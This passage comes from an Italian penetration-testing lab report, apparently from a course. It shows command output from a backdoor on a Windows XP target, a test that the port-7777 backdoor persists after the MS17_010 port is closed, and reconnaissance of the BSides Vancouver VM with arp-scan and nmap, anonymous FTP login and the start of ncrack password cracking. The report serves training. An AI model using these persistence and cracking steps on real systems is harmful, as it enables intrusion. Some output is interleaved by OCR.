Nome immagine                  PID Nome sessione     Sessione Utilizzo mem
========================= ======== ================ ======== ============
System Idle Process              0 Console                 0         16 K
System                           4 Console                 0        212 K
smss.exe                       352 Console                 0        372 K
csrss.exe                      564 Console                 0      3.116 K
winlogon.exe                   588 Console                 0      4.092 K
services.exe                   636 Console                 0      3.056 K
lsass.exe                      648 Console                 0      5.612 K
svchost.exe                    844 Console                 0      4.552 K
svchost.exe                    924 Console                 0      3.932 K
svchost.exe                   1040 Console                 0     16.908 K
svchost.exe                   1088 Console                 0      2.772 K
svchost.exe                   1124 Console                 0      4.144 K
explorer.exe                  1460 Console                 0     13.520 K
spoolsv.exe                   1548 Console                 0      4.348 K
ctfmon.exe                    1636 Console                 0      2.876 K
pyw.exe                       1644 Console                 0      1.792 K
pythonw.exe                   1656 Console                 0      7.132 K
alg.exe                       1672 Console                 0
Inserisci un comando:
Comando Inviato
Output:      3.340 K
wscntfy.exe                   1920 Console                 0      1.976 K
wuauclt.exe                   1764 Console                 0      6.456 K
wuauclt.exe                   1856 Console                 0      5.088 K
cmd.exe                       1908 Console                 0      2.380 K
tasklist.exe                  1140 Console                 0      4.272 K
wmiprvse.exe                  1984 Console                 0      5.476 K

Inserisci un comando:
```


- Abbiamo utilizzato altresì il comando **driverquery** per visualizzare tutti i driver installati sulla macchina target.



```
Inserisci un comando: driverquery
Comando Inviato
Output:
Nome modulo  Nome visualizzato      Tipo di drive Data collegamento
===========  ======================= ============ ==================
ac97intc     Servizio installazione Kernel       20/07/2001 0.43.40
ACPI         Driver ACPI Microsoft  Kernel       13/04/2008 20.36.33
ACPIEC       ACPIEC                 Kernel       17/08/2001 22.57.55
aec          Eliminatore di eco acu Kernel       24/05/2007 21.53.32
AFD          AFD                    Kernel       13/04/2008 21.19.22
AsyncMac     Driver per supporti as Kernel       13/04/2008 20.57.27
atapi        Controller disco rigid Kernel       13/04/2008 20.40.29
Atmarpc      Protocollo client ARP  Kernel       13/04/2008 20.51.24
audstub      Driver stub audio      Kernel       17/08/2001 22.59.40
Beep         Beep                   Kernel       17/08/2001 22.47.33
cbidf2k      cbidf2k                Kernel       17/08/2001 22.52.06
Cdaudio      Cdaudio                Kernel       17/08/2001 22.52.26
Cdfs         Cdfs                   File System  13/04/2008 21.14.21
Cdrom        Driver del CD-ROM      Kernel       13/04/2008 20.40.45
CmBatt       Driver batteria a meto Kernel       13/04/2008 20.36.36
Compbatt     Driver della batteria  Kernel       13/04/2008 20.36.36
Disk         Driver del disco       Kernel       13/04/2008 20.40.46
dmboot       dmboot                 Kern
```

- Infine, con il comando **mkdir** abbiamo creato due cartelle sulla macchina target.






- Con il comando **type** abbiamo letto il file presente nella directory corrente.

PROOF OF CONCEPT

Per verificare di aver correttamente effettuato **la fase di mantenimento degli accessi**, abbiamo deciso di chiudere la porta 445 sulla quale è presente la vulnerabilità MS17_010, per constatare che la backdoor sia funzionante anche dopo eventuale patch sulla vulnerabilità.

Dopo aver chiuso la porta (togliendo la spunta su Condivisione file e stampanti per reti Microsoft), abbiamo effettuato una scansione con NMAP -sV, grazie alla quale abbiamo appurato che la porta 445 è stata correttamente chiusa.


N.B. si nota la presenza della porta 7777 aperta, porta sulla quale è attiva la nostra backdoor.




Giorno 3: BSIDES VANCOUVER

- Abbiamo installato BSides Vancouver abbiamo impostato la configurazione di rete dientrambe le macchine in **shared network per utm** e in **host only su VirtualBox** per simulare la rete interna aziendale e far sì che il “router” assegnasse un ip fungendo da dhcp.


Configurazione di retei KALI LINUX su UTM




Configurazione di rete BSIDESVANCOUVER su UTM



Configurazione di rete BSIDESVANCOUVER su Oracle Virtual Machine



Configurazione di rete KALI LINUX su Oracle Virtual Machine



- Con il comando **“ip a” abbiamo visto su quale rete è connessa Kali Linux** (192.168.64.7)

```
┌──(kattama㉿kattama)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defau
lt qlen 1000
    link/ether b2:f5:6e:ea:d7:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.7/24 brd 192.168.64.255 scope global dynamic eth0
       valid_lft 86398sec preferred_lft 86398sec
    inet6 fda7:a344:353d:ecca:b0f5:6eff:feea:d787/64 scope global tentative dynamic mng
tmpaddr
       valid_lft 2592000sec preferred_lft 604800sec
    inet6 fe80::b0f5:6eff:feea:d787/64 scope link
       valid_lft forever preferred_lft forever
```


- Abbiamo poi effettuato una **scansione arp, una tecnica utilizzata per mappare gli indirizzi IP di una rete locale e associarli ai rispettivi indirizzi MAC**,
- In seguito, dopo aver spento BS Vancouver, **abbiamo eseguito una seconda scansione per avere la certezza sull’indirizzo ip corretto.**
- Con questa procedura siamo risaliti all’indirizzo IP della macchina BSIDES VANCOUVER **(192.168.64.13)**

```
┌──(kattama㉿kattama)-[~]
└─$ sudo arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1    c6:91:0c:fa:3a:64       (Unknown: locally administered)
192.168.64.13   7a:61:e5:4d:3e:6b       (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.988 seconds (128.77 hosts/sec). 2 respond
ed

┌──(kattama㉿kattama)-[~]
└─$ sudo arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1    c6:91:0c:fa:3a:64       (Unknown: locally administered)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.923 seconds (133.13 hosts/sec). 1 respond
ed
```

Una volta trovato l'ip abbiamo effettuato una scansione con **nmap** dove:


- **-sS**: **per eseguire una scansione SYN stealth (che non completa il 3WH)**
- **-sV: che esegue anche la scansione dei servizi, cercando di identificare le versioni dei servizi esposti sulle porte aperte**
- **-A: Abilita la rilevazione avanzata, che comprende la scansione dei sistemi operativi, la scansione dei servizi e altre tecniche per ottenere informazioni dettagliate sul dispositivo di destinazione**
- **-Pn: che ignora la scansione di ping e considera l'host come raggiungibile, anche se non risponde alle richieste di ping.**
- **-T4": livello di aggressività della scansione su "4" (veloce), determinando una scansione più rapida ma più rumorosa rispetto ai valori di default.**
- **-O: Esegue la scansione per rilevare il sistema operativo ospitante**
- **-open: il quale specifica di visualizzare delle sole porte aperte nell'output della scansione.**


- Abbiamo notato che sulla macchina target è aperte la **porta 21 (sulla quale è attivo il servizio vsftpd)**, la **porta 22 (sulla quale è attivo il servizio ssh)** e la porta 80.
- Abbiamo notato che sul servizio FTP è possibile accedere tramite l'user **Anonymous**



METODO 1


- Dato che la porta 21 è aperta, abbiamo creato una **sessione FTP** (File Transfer Protocol), protocollo di rete utilizzato per trasferire file tra un client e un server su una rete TCP/IP. Di conseguenza, abbiamo cercato il file contenente i dati di accesso, scaricato in seguito con il comando **get.**






- Una volta scaricato il **file users.txt.bk**, abbiamo utilizzato con il comando **ncrack**, **software open-source, progettato per effettuare cracking di password, per testare la sicurezza dei sistemi informatici**.
- **-v**, perattivare la modalità verbose,
- **-g** per specificare il tempo di attesa (in questo caso 4 secondi),
